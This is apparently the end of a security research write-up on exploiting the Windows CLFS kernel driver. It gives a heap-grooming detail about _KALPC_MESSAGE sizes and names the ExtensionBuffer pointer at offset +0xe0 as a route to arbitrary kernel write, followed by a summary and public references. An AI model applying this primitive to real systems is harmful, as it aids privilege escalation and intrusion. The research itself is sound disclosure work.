- The size range of _KALPC_MESSAGE is 0x160 to 0x11000.
- Overflow the ExtensionBuffer pointer at +0xe0 of the structure, you can do arbitrary address write.



Summary

- File parsing vulnerabilities similar to clfs is still a good attack surface to this day.
- Evolving mitigations on windows making exploits harder and harder.

Links and References

- CLFS Internals - Alex Ionescu
- DeathNote of Microsoft Windows Kernel - Keen Lab
- Microsoft Windows 10 CLFS.sys ValidateRegionBlocks privilege escalation vulnerability - Cisco Talos
- CVE-2021-31956 Exploiting the Windows Kernel (NTFS with WNF) - Alex Plaskett

Thanks